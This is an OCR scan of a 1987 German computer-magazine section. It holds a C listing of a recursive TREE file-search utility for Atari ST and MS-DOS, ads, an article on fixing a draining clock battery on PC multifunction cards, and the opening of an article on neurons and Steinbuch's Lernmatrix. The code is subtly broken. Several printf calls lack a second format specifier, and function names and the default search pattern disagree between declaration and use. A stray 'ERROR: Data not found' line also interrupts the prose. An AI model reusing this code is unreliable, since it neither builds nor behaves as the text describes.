liefert Ihnen eine vollständige Liste und schreibt sie in eine Datei delete.bat. Der Stern ersetzt dabei eine beliebige Zeichenfolge, ein Fragezeichen ersetzt dagegen nur ein Zeichen. Jetzt brauchen Sie nur noch den Editor ihrer Wahl zu bemühen und vor jede Zeile 'del' oder 'rm' oder eben das entsprechende Löschkommando Ihres Batch-Prozessors oder Ihrer Shell zu setzen und können die Batch-Datei ausführen.

```
TREE .\demo *.c
```

Dieser gefährlich aussehende Aufruf liefert, falls es im Ordner über dem derzeit aktuellen einen namens 'demo' gibt, alle C-Files, die in 'demo' und den darin enthaltenen Unterverzeichnissen abgelegt sind. Die Quotes um *.c sind nur bei der Arbeit in einer Shell vonnöten, da sonst die Shell den Dateinamen nochmals expandierte, was nicht sehr sinnvoll wäre.

Programmieren

Wer in c't 10/86 den Artikel vom Sinn und Unsinn der Re-

kursion gelesen hat, bekommt an dieser Stelle ein weiteres Beispiel aus der Praxis zu sehen. Die Rekursion hilft also nicht nur bei der Lösung irgendwelcher esoterischer Probleme, sondern auch bei ganz bodenständigen Aufgaben wie dem Durchsuchen eines Dateibaums. Wie bei rekursiven Programmen üblich, ist der Algorithmus in wenigen Worten zu beschreiben.

In der Funktion main() werden verschiedene Default-Werte vorbesetzt und die Argumente aus der Kommandozeile eingelesen. Dann wird die eigentliche Such-Prozedur tree() aufgerufen. Im Gegensatz zur Algorithmen-Definition wird der Parameter 'muster' im Programm global definiert, um ihn nicht immer über alle Höhen und Tiefen des rekursiven Abstiegs mitzuschleppen zu müssen. Das geht natürlich nur, weil 'muster' während des ganzen Ablaufs einen konstanten Wert hat.

In tree() wird zuerst die Disk-Transfer-Adresse gesetzt. Das ist die Stelle, an die die Funktionen Ffirst() und Fnext() ihre Informationen liefern. Dann werden mit Hilfe dieser Funktionen alle Dateien, auf die das Suchmuster paßt, ermittelt und ausgegeben. Eine ausführliche Beschreibung des hierarchischen Dateisystems finden Sie in der Serie zum Betriebssystem des Atari ST in Heft 7/86.

Im nächsten Schritt werden wiederum mit Ffirst() und Fnext() alle Ordner aufgefunden gemacht und tree() mit den sich ergebenden Pfaden rekursiv aufgerufen. Dabei ist zu beachten, daß die Ordner '.' (aktueller Ordner) und '..' (Vorgänger) übergangen werden müssen, da die Angelegenheit sonst begreiflicherweise in einer Endlosschleife versackt.

Universal

Wer Lust hat, kann das Programm natürlich wesentlich erweitern. Beispielsweise könnte

```
TREE( pfad, muster )
```

- Gib alle Dateien im Ordner 'pfad' aus, auf die 'muster' paßt.
- Für alle Ordner in 'pfad':
 - 'ord' = Name des Ordners
 - 'neu_pfad' = 'pfad' + '\' + 'ord'
 - TREE(neu_pfad, muster)

Eine formlose Definition des rekursiven Algorithmus.

man die gefundenen Dateinamen nicht nur ausgeben lassen, sondern auch mit Operationen wie Löschen oder Kopieren bearbeiten. Dazu müßten nur die 'printf'-Befehle durch Aufrufe der entsprechenden Betriebssystem-Routinen ersetzt werden. Auf diese Weise kann man sich eine Bibliothek mit externen Befehlen zum GEM aufbauen und durch Verwendung von Wildcards eine Menge 'Klickerei' sparen.

Das Programm ist so gehalten, daß jeder C-Compiler unter TOS oder MSDOS damit fertigwerden müßte. Den einzigen systemabhängigen Teil stellen die drei Funktionen Fsnext(), Fsfirst() und Fsetda() dar. Für

Funktion	Atari ST	IBM (Interrupt \$21)
DTA-Puffer bei Adresse 'a' anlegen	GEMDOS (0x1A,a)	\$1A, DS:DX=a
Ersten passenden Eintrag im Directory suchen (a = Adresse des ges. Namens b = Fileattribut)	GEMDOS (0x4E,a,b)	\$4E,DS:DX=a, CX=b
Nächsten passenden Eintrag suchen	GEMDOS (0x\$F)	\$4F

Diese Funktionen bilden den systemabhängigen Teil des Programms.

IBM-Anwender und Atari-Besitzer, die nicht mit dem Megamax-C-Compiler arbeiten, folgt noch eine kurze Tabelle mit den entsprechenden Funktionsnummern. Eine Beschreibung dieser Funktionen ist in der c't 9/85 im Artikel 'PC-DOS-Interrupts' erschienen.

Noch eine Anmerkung zur Ausführungszeit: Um auf meiner Platte die Partition C: (302 Dateien, 40 Ordner) voll aufzulisten, benötigt TREE 22 Sekunden; schreibt man die Ausgabe auf eine Datei, sind es noch 15 Sekunden. TREE ist damit fast so schnell wie die Info-Option des Desktop.

Zum Schluß eine Warnung an die Atari-Benutzer: Die Erfahrung hat gezeigt, daß TOS ab einer bestimmten Anzahl von Ordnern den Überblick verliert. Bei deutlich mehr als vierzig Ordnern funktionieren weder die Betriebssystem-Routinen, die in TREE verwendet werden, noch das Disk-Info korrekt (siehe c't 3/87, Seite 63).

```

/*****
**** TREE.C ****
****
*
*      TREE Utility für ATARI ST und IBM PC
*      Version 1.1 vom 5.2.87
*
* PROGRAMMIERSPRACHE: MEGAMAX C
*
* AUFRUF      : tree [-w] [-i] [ pfd [muster]] [>datei]
*
* FLAGS      : -w : Wartet am Ende auf <RETURN>.
*             -i : Verdeutlicht Tiefe der
*                   Verschachtelung der Verzeichnisse.
*
* DEFAULTS   : pfd   = \
*             muster = *.*
*             datei  = Standardausgabe (Bildschirm)
*/

#define ATARI /* Diese Zeile bei IBM weglassen */
/***** INCLUDES *****/
#include <stdio.h> /* Definitionen für Standard I/O */
#ifdef ATARI
#include <osbind.h> /* Systemfunktionen für Atari */
#endif
/***** TYPEN *****/
typedef struct dta_buff /* Datenstruktur für DTP */
{
    char res[21];
    char att;
    int time, date;
    long size;
    char name[14];
} DTA;

/***** GLOBALE VARIABLE *****/
char pattern[14]; /* Suchmuster für Dateinamen */
char path[100]; /* Suchpfad (am Anfang) */
int count = 0; /* Zähler für Dateien */
int indent = 0; /* Flag für Einrückung */
int wait = 0; /* Flag für Warten auf RETURN */
int error = 0; /* Flag für Aufruf mit falschen Paramtern */

/***** HAUPTPROGRAMM *****/
main(argc, argv)
int argc;
char *argv[];
{
    strcpy(pattern, "*."); /* Mit Default vorbesetzen */
    strcpy(path, "\\"); /* " " */
    while ((argc > 1) && (*argv[1] == '-'))
    {
        switch(argv[1][1]) /* Flags abfragen und setzen. */
        {
            case 'i':
            case 'I': indent++;
                    break;
            case 'w':
            case 'W': wait++;
                    break;
            default: fprintf(stderr,
                            "USE: TREE [pfd [muster]] [>datei]\n");
                    getchar();
                    error = 1;
        }
        argc--; argv++;
    }
    if (! error)
    {
        if (argc > 1) /* Kommandozeile abarbeiten */
        {
            strcpy(path, argv[1]);
            argc--; argv++;
        }
        if (argc > 1)
            strcpy(pattern, argv[1]);
        if (path[strlen(path)-1] != '\\') /* '\' anhängen */
            strcat(path, "\\");
        tree(path, 0); /* Diese Funktion macht alle Arbeit. */
        if (wait)
        {
            printf("\n<RETURN>");
            getchar();
        }
    }
}

/* main() */
/* Druckt ab 'path' alle Dateien, auf die 'pattern' paßt. */

tree(path, depth)
char *path;
int depth;
{
    DTA l_dta; /* lokaler DTA Puffer */
    char l_name[100]; /* lokaler Hilfstring zum Basteln */
    /* von Namen und Pfaden */
    Fsetda(&l_dta); /* Disk Transfer Adresse setzen */
    sprintf(l_name, "%s%s", path, pattern);
    if (!Fsfirst(l_name, 0)) /* Datei vorhanden, auf die */
    {
        /* das Muster zutrifft? */
        /* Nach Standardausgabe drucken. */

```

```

if (indent) spaces(depth); /* einrücken */
printf("%s\n",path,l_dta.name);
count++;
while (!Fsnext()) /* Weiter bis keine mehr da. */
{
    if (indent) spaces(depth); /* einrücken */
    printf("%s\n",path,l_dta.name);
    count++;
}
/* Jetzt im gleichen Directory nach Subdirectories suchen.*/
sprintf(l_name,"%s*",path); /* alter Pfad + '*' */
if (! Ffirst(l_name,0x10))
{
    if (l_dta.att & 0x10) /* Directory oder nicht? */
    /* '.' und '..' nicht sonst gibt's rekursive Verwicklungen*/
    if (strcmp(l_dta.name,".") && strcmp(l_dta.name,".."))
    {
        sprintf(l_name,"%s\\",path,l_dta.name);
        tree(l_name,depth+4); /*Rekursion mit neuem Pfad*/
    }
}
Fsetdta(&l_dta); /* DTA Puffer wurde in tree()
verändert. */
while (!Fsnext()) /* Und das Ganze lustig weiter
bis alle Directories abgeklappert sind. */
{
    if (l_dta.att & 0x10)
    if (strcmp(l_dta.name,".") && strcmp(l_dta.name,".."))
    {
        sprintf(l_name,"%s\\",path,l_dta.name);
        tree(l_name,depth+4);
        Fsetdta(&l_dta);
    }
}
} /* tree() */

spaces(n) /* Druckt n Leerzeichen. */
register int n;
{
    while (n--) putchar(' ');
} /* spaces(n) */
    
```

```

/* OSBIND.C
*
* Dieses Modul stellt die Funktionen
* bereit, die beim ATARI aus 'osbind.h'
* importiert werden.
*
* Nur beim IBM PC/AT/XT verwenden.
*
* Linkanweisung: link tree osbind;
*
* Geschrieben mit Microsoft C auf einem AT
*/

#include <dos.h>

#define Setdta 0x1A
#define First 0x4E
#define Next 0x4F

typedef struct dta_buff
{
    char res[21];
    char att;
    int time, date;
    long size;
    char name[14];
} DTA;
    
```

```

union REGS inregs, outregs;

Fsetdta(dta)
DTA *dta;
{
    bdos(Setdta,FP_OFF(dta),0);
}

Ffirst(name,att)
char *name;
int att;
{
    inregs.h.ah = First;
    inregs.x.dx = FP_OFF(name);
    inregs.x.cx = att;
    intdos(&inregs,&outregs);
    return(outregs.x.cflag);
}

Fsnext()
{
    inregs.h.ah = Next;
    intdos(&inregs,&outregs);
    return(outregs.x.cflag);
}
    
```

Das Programm 'TREE' ist für den Atari ST und IBM-kompatible Rechner geschrieben. Atari-Benutzer benötigen nur den ersten Teil, für MSDOS-Rechner muß dort eine Zeile ausgelassen und zusätzlich das Modul 'OSBIND.C' kompiliert und zugeinkt werden.



Les caisses nouveaux sont arrives

- * AT-Gehäuse DM 177,—
- * AT-Baby Gehäuse DM 169,—
- * XT-Gehäuse, Klapp- DM 76,—
- * XT-Gehäuse, Einsch- DM 90,—
- * XT-Gehäuse, AT-Look DM 99,—
- * XT-Netzteil 150 W DM 129,—
- * AT-Netzteil 180 W DM 199,—
- * AT-Netzteil 200 W DM 240,—
- * XT/AT-Tastatur kl. DM 139,—
- * XT/AT-Tastatur gr. DM 150,—
- * RGB/EGA-Monitor 14" DM 900,—

Alle Gehäuse Ganzmetallausführung mit komplettem Ebs.
 Netzteile komplett m. Lüfter und Netzkabel.
 Alle Preise „frei Haus“ BRD und Berlin/W.



P. O. Box 11 48
 Industriestrasse 21
 D-2806 Oyten 1/FRG
 Tel. (0 42 07) 818
 Telex 2 45 680 vasco d

Versand erfolgt per Nachnahme am Tag der Bestellung, sofern der gewünschte Artikel am Lager.

PC-Uhr trimmen

Ungenau Quarzuhr auf Multifunktionskarten

Klaus Kuhley

Die Quarzuhrn auf einigen Multifunktionskarten für PCs bereiten offenbar einigen Lesern Probleme. Zwar arbeitet die Quarzuhr so lange genau, wie der Computer eingeschaltet ist, aber nach dem Abschalten der Versorgungsspannung läuft die Uhr anfangs noch genau weiter, wird langsamer und bleibt dann stehen.

Die Ursache für dieses merkwürdige Verhalten liegt darin, daß der Akku, der den Uhrenchip nach dem Abschalten der Betriebsspannung versorgen soll, schon nach wenigen Stunden leer ist.

Wie im Schaltplan ersichtlich, wird der Akku über die Diode D1 und den Widerstand R7 geladen. Gleichzeitig wird der Uhrenbaustein mit Spannung versorgt (Pin 24). Nach dem Abschalten der Versorgungsspannung soll der Akku den Uhrenchip (mindestens sieben Wochen) weiterversorgen.


Der Fehler liegt nun darin, daß im Gegensatz zum hier abgedruckten Schaltplan der Akku auch noch über den Widerstand R3 mit Pin 1 (Chip-Select) des Uhrenbausteins verbunden ist – über den der Akku 'schnellentladen' wird.

Nach meinen Erfahrungen gibt es vier unterschiedliche Fehlerversionen: eine Karte mit falschem Bestückungsaufdruck, zweitens eine Karte mit richtigem Bestückungsaufdruck, aber falsch eingelötetem Widerstand, drittens eine Karte mit einer vom Schaltplan abweichenden Bestückung und viertens eine Karte mit einer abweichenden Schaltung, richtigem Bestückungsaufdruck, aber falsch eingelötetem Widerstand.


Um diesen Fehler zu beseitigen, muß man also den Widerstand R3 (10 kOhm) auslöten und

zwischen Pin 1 des ICs und +5 Volt legen. Für diese Änderung sind bereits teilweise auf den Karten die Bohrungen vorhanden; manchmal ist die Karte sogar mit dem richtigen Bestückungsaufdruck versehen, nur ist der Widerstand falsch bestückt. Bei den mir bekanntesten Karten befinden sich unterhalb des Uhrenchips drei Widerstände übereinander (R4, R5, R6). Genau über R4 läßt sich nun der Widerstand R3 wieder einlöten – allerdings sollte man vorher prüfen, ob man die richtigen Bohrungen erwischt hat: ein Anschluß des Widerstands muß an +5V liegen und der andere an Pin 1 des Uhrenchips.

Sollte bereits der Widerstand R6 (560 Ohm) und/oder R7 (220 Ohm oder 1 kOhm) verkleinert sein, wodurch der Lade-Strom für den Akku vergrößert wird, muß diese Änderung wieder rückgängig gemacht werden.



Die (richtige) Schaltung auf einer Multifunktionskarte.



Auf vielen Karten läßt sich der Widerstand R3 in vorhandene Bohrungen einlöten.

MODULA-2 VON LOGITECH

Komplettes Programm-entwicklungssystem für Kompatible.



Bereits für DM 300.-/SFr. 233.-

Jetzt mit deutschem Handbuch...

... und zwar **kostenlos** zusätzlich zum englischen. Kunden aus dem deutschsprachigen Raum, welche ihr Grundsystem ab 1. Januar 1987 bestellt haben, erhalten das deutsche Handbuch kostenlos nachgeliefert.



LOGITECH SA
CH-1111 Romanel/Morges
Tel. 021/87 96 56

Pro Com GmbH
Stuttgarter Str. 115
D-7000 Stuttgart
Tel. 0711/856 82 83

Hiermit bestelle ich (gegen Rechnung):


- MODULA-2/86 (DM 300.-/SFr. 233.-)
- MODULA-2/86 PLUS (DM 700.-/SFr. 530.-)
- Run Time Debugger (DM 255.-/SFr. 193.-)
- MAKE (DM 110.-/SFr. 82.-) *
- WINDOWS-Package (DM 174.-/SFr. 132.-) *
- LIBRARY-SOURCES (DM 349.-/SFr. 265.-)
- Utilities (DM 174.-/SFr. 132.-)
- TURBO-PASCAL zu MODULA-Konverter (DM 174.-/SFr. 132.-) *
- deutsches Handbuch separat (DM 55.-/SFr. 48.-)

* nur mit englischem Handbuch
Bei Vorauszahlung (Scheck, Visa-/Mastercard) erfolgt Lieferung portofrei.
 Weitere Unterlagen

Firma, Name: _____

Anschrift: _____

PLZ/Ort: _____ c't



Natürliche Intelligenz

Teil 1: Neuronen und Synapsen – alles nur ein organischer Computer?

Sven B. Schreiber

Genauso, wie sich Hände und Füße des Menschen über die lange Straße der Evolution gequält haben, hat sich auch sein 'Denkorgan' erst langsam bis zur heutigen Form und Struktur entwickelt. Zwar können unsere Digitalcomputer auch schon auf einige Jahrzehnte Geschichte zurückblicken, aber was ist das schon, gemessen an den Jahrtausenden menschlicher Entwicklung. Und diese langsame, aber stetige Veränderung der Lebensformen bis hin zum Menschen war es wohl, die unserem Denken seine eigentümliche Stärke, aber auch die offensichtliche Undurchschaubarkeit verliehen hat.

Ist das menschliche Gehirn denn nun nichts als ein extrem hochintelligenter Bio-Computer, oder ist da mehr dahinter? Vielen mag die erste Frage dumm erscheinen, denn sie haben sich ebendiese schon längst mit 'ja' beantwortet. Andere zögern vielleicht noch oder haben sich ob der Kompliziertheit der Sache auf den bequemen Standpunkt 'Weiß ich nicht, interessiert mich auch nicht.' zurückgezogen.

Wieder andere glauben an die gottgegebene Einzigartigkeit menschlichen Seins und lehnen jeden Vergleich mit 'künstlich' Geschaffenem von vornherein ab. Wer sieht die Sache wohl richtig? Oder einmal ganz anders gefragt: *Muß* eigentlich eine dieser Sichtweisen notwendigerweise die richtige sein, bloß weil man im Augenblick keine bessere Idee hat?

Modultechnik

Was ist eigentlich über das menschliche Gehirn bereits bekannt? Nun, da gibt es schon so einiges, was Schulen und Universitäten lehren, zum Beispiel, daß es aus einigen anatomischen Einheiten besteht. Von diesen

ist das Großhirn, auf das wir ja so mächtig stolz sind, wohl die bekannteste. Es ist entwicklungs geschichtlich gesehen der jüngste Teil und hat daher die 'modernen' intellektuellen Fähigkeiten zu verwalten.

Das Kleinhirn, der Bewegungskoodinator, ist sicherlich auch noch nicht in Vergessenheit geraten, wenn auch vielleicht nur aufgrund der schönen Wortassoziation 'groß/klein'. Schwieriger wird es schon bei den 'uralten' und verhältnismäßig kleinen Gehirneinheiten. Wer kennt schon das Zwischen- und das Stammhirn oder gar die Pons und das verlängerte Rückenmark? Letzteres existiert wirklich und ist nicht etwa eine andere Bezeichnung für 'Gesäß'.

Vielleicht sind diese kleinen betagten Dinger nur Überreste aus einer primitiven Zeit, eine Art 'Gehirn-Blinddarm', ein eingebautes prähistorisches Hirnmuseum zur Belustigung sezieren der Chirurgie-Anwärter? Keineswegs, denn ohne sie wäre das Großhirn einfach nicht funktionsfähig. Abgesehen davon gewinnt der vielgeschmähte – und bislang ohne große Bedenken entfernte – Blinddarm seit

neuestem wegen seiner Beziehung zum Immunsystem wieder sehr an Bedeutung.

Schon hier deutet sich an, daß man die altbekannte Weisheit der Gestaltpsychologie 'Das Ganze ist mehr als die Summe seiner Teile' nicht aus den Augen verlieren darf. Doch das möchte ich in diesem Teil der Beitragsreihe noch nicht diskutieren, denn zunächst müssen noch 'ein paar Detailfragen' geklärt werden. Hier nur ein Tip: Wenn Sie sich Ihre Aufgeschlossenheit für die weiteren Beiträge nicht blockieren möchten, sollten Sie von der Vorstellung abrücken, die menschliche Intelligenz allein in den kleinen grauen Zellen zu suchen.

Sondierung

Es gibt verschiedene Wege, die Funktion des Gehirns zu ergründen. Eine beliebte, wenn auch ethisch umstrittene Methode ist dabei der Tierversuch. Hauptsächlich kommen zwei Ansätze in Betracht: einmal die direkte elektrische Reizung von Gehirnteilen durch Einführung

winziger Elektroden in die Gehirnmasse, und zum zweiten die Entfernung von Hirnbereichen mit scharfem Messer und ruhiger Hand (Läsion).

Während man bei ersterer Methode beobachtet, welche Reaktionen sich durch direktes Ansprechen bestimmter Zonen ergeben, interessiert man sich im letzteren Fall für das, was das Versuchstier nach der Operation *nicht* mehr kann. Beide Vorgehensweisen haben ihre Stärken und Schwächen.

Beim Menschen dürfen derartige Aktionen Gott sei Dank nicht durchgeführt werden. Es gibt jedoch klinische Fälle, bei denen durch Verletzungen oder Tumoren einzelne Gehirnteile außer Gefecht gesetzt sind, so daß man auch hier Ausfallerscheinungen studieren kann. Man ist allerdings auf den Zufall angewiesen, der mit den Forschern bekanntlich äußerst ungnädig und wenn, dann nur ausnahmsweise zusammenarbeitet.

ERROR: Data not found

Nachdem erkannt wurde, daß sich verschiedene Fähigkeiten wie Sehen, Hören, Tasten und Schmecken auf einigermaßen engem Raum lokalisieren lassen, war man zuversichtlich, bald das Geheimnis der menschlichen Intelligenz lüften zu können. Aber schon bei der Suche nach dem Gedächtnis stellte sich heraus, daß sich einzelne Gedächtnisinhalte nicht an räumlich begrenzten Orten auffinden lassen.

Reichliches Entfernen von Gehirnmasse zeigte zwar, daß bestimmte Zonen für die Merkfähigkeit verantwortlich sind, aber man konnte keine eindeutige Zuordnung zwischen Gedächtnisinhalte und -ort herstellen. Vielmehr wurde deutlich, daß man durch Läsionen keine Inhalte isoliert 'löschen' kann, sondern nur eine allgemeine Verschlechterung der Merkleistung bewirkt.

Hier wird bereits sichtbar, daß die Entwicklungsgeschichte des Menschen eine völlig andere Art der Datenspeicherung als die von Computern her bekannt produziert hat. Während im RAM eines Rechners jedes einzelne Datenwort seinen eigenen Platz besitzt, durch hohe, unüberwindliche Zäune vor den Nachbarn geschützt, liegen im

Gehirn die Daten offensichtlich über-, unter- oder gar durcheinander herum.

Ist so etwas überhaupt sinnvoll? Ganz bestimmt, sonst wäre dieses Merkmal nicht in der Evolutionskette beibehalten und weiterentwickelt worden. Alle Versuche, eine obere Grenze für die menschliche Merkfähigkeit zu ermitteln, lassen immer stärkere Zweifel darüber aufkommen, ob es eine solche überhaupt gibt. Immerhin kann man daraus folgern, auch wenn sich heute niemand auch nur die größte quantitative Schätzung abringen läßt, die sich in Bits umrechnen ließe, daß die 'Speicherdichte' des menschlichen Gehirns um Größenordnungen über der heutiger Speicherchips liegt.

'Zell-Stoff'

Eine weitere Untersuchungsmethode ist die direkte Analyse von Hirnmateriale. Aus mikroskopischen Beobachtungen geht hervor, daß das Gehirn aus einer großen Anzahl von Nervenzellen besteht, den sogenannten 'Neuronen'. Diese Neuronen sind winzige chemische Systeme mit bestimmten elektrischen Eigenschaften. Sie stehen untereinander über feine Leitungen, die Axons und Dendriten, in Verbindung und senden über diese recht schwache, aber wirkungsvolle elektrische Signale.

Die 'Verschaltung' der Zellen untereinander, die nicht von Geburt an festgelegt ist, wird über spezielle Schaltstellen zwischen den genannten Leitungen bewerkstelligt, den 'Synapsen'. Sie haben eine immens hohe Bedeutung: Denn während sich die Anzahl der Nervenzellen selbst über der Lebensspanne kaum ändert, ist mit zunehmender geistiger Leistungsfähigkeit eine starkes Anwachsen der Verschaltung zu verzeichnen. Vielleicht liegt die menschliche Intelligenz in der Anordnung dieser Synapsen? Abwarten!

Seit die elektrochemische Funktionsweise der Nervenzellen bekannt ist, existieren Bemühungen, mit diesem Wissen formale Modelle neuraler Aktivität aufzubauen. Im Jahre 1943 versuchten W.S. McCulloch und W.H. Pitts eine Erklärung, indem sie die Neuronen als kleine Logikbausteine betrachteten. Diese Idee hat einen gewissen Pfiff, kann aber bei weitem nicht alle Rätsel lösen.

Schlaue Matrizen

Die moderne Forschung geht einen anderen Weg. Sie basiert auf einer interessanten Arbeit, die Karl Steinbuch 1961 in Karlsruhe anfertigte. Steinbuch ersann einen recht einfachen Automaten, der angeblich lernen konnte und deshalb den vielsagenden Namen 'Lernmatrix' bekam. Er bestand aus horizontalen und vertikalen Drähten, die gitterartig übereinanderliefen und an den Kreuzungspunkten über Widerstände verbunden werden konnten. An den senkrechten Leitungen wurden elektrische Spannungen ein- und ausgeschaltet. Je nachdem, an welchen Stellen Widerstände lagen, ergaben sich in den waagerechten Leitungen unterschiedliche Stromstärken.

Was hat das aber mit 'Lernen' zu tun? Ganz einfach: Bei geschickter Belegung der Kreuzungen kann man solch einen Automaten dazu bringen, eine Reihe von Spannungsmustern an den Vertikalleitungen 'wiederzuerkennen' und dies kundzutun, indem er jedem dieser

'gelernten' Muster genau eine Horizontalleitung zuordnet und auf dieser ein elektrisches Signal gibt.

Klingt ziemlich naiv, oder? Ist es aber ganz und gar nicht. Auf solch eine Idee muß man erst einmal kommen! Kurz gesagt: Die Lernmatrix kann *Binärvektoren* lernen. Genaugenommen lernt sie eigentlich immer zwei Binärvektoren gleichzeitig, indem sie je einen Ein- und einen Ausgabevektor miteinander *assoziiert*.

Ein Jahr später entwickelten Karl Steinbuch und Helmar Frank diese kleine Maschine weiter, indem sie die Widerstände an den Kreuzungen variabel machten. Nun konnte die Lernmatrix auch nichtbinäre Vektoren lernen. Doch wie ist das alles als Modell des Gehirns zu gebrauchen?

In dieser Frage kommt Hilfe aus ganz anderer Richtung. Bereits 1949 stellte D.O. Hebb eine interessante Hypothese auf. Er äußerte die Vermutung, daß die Synapsen, über die zwei Neuronen in Verbindung stehen, einen variablen elektrischen Leitwert haben, der sich genau dann ändert, wenn *beide* Neuronen gleichzeitig aktiv sind. Variabler Leitwert? Richtig, ein paar Zeilen weiter oben steht ja etwas über variable Widerstände!

Diese beiden Forschungsergebnisse, Steinbuchs *Lernmatrix*

Bild 1. Ein an sich recht 'harmloses' Widerstandsnetzwerk, wenn man nicht gleich in die zugehörige 'Formelsammlung' schaut. Immerhin schafft es eine approximative Matrixmultiplikation.





Bild 2. Die vereinfachte Schaltung eines Kreuzungspunktes. Mit ein bißchen 'Ohm' und 'Kirchhoff' läßt sich davon ausgehend das ganze Netzwerk 'aufrollen'.



Übertragungsfunktion des Widerstandsnetzwerks

$$\left. \begin{aligned} I_1 &= \frac{U_1}{R_1 + R_X} \\ I_2 &= \frac{U_2}{R_2 + R_X} \end{aligned} \right\} I_X = I_1 + I_2 = \frac{U_1}{R_1 + R_X} + \frac{U_2}{R_2 + R_X}$$

$$U_X = I_X \cdot R_X = \frac{U_1 \cdot R_X}{R_1 + R_X} + \frac{U_2 \cdot R_X}{R_2 + R_X} = \frac{U_1}{\frac{R_1}{R_X} + 1} + \frac{U_2}{\frac{R_2}{R_X} + 1}$$

Für $R_X \ll R_1$ und $R_X \ll R_2$ gilt näherungsweise:

$$U_X = R_X \left[\frac{U_1}{R_1} + \frac{U_2}{R_2} \right]$$

Verallgemeinert auf das vollständige Widerstandsnetzwerk erhält man:

$$\rho_{ik} = R_X \sum_{j=1}^n \frac{\alpha_{jk}}{R_{ij}} = R_X \sum_{j=1}^n \mu_{ij} \alpha_{jk}$$

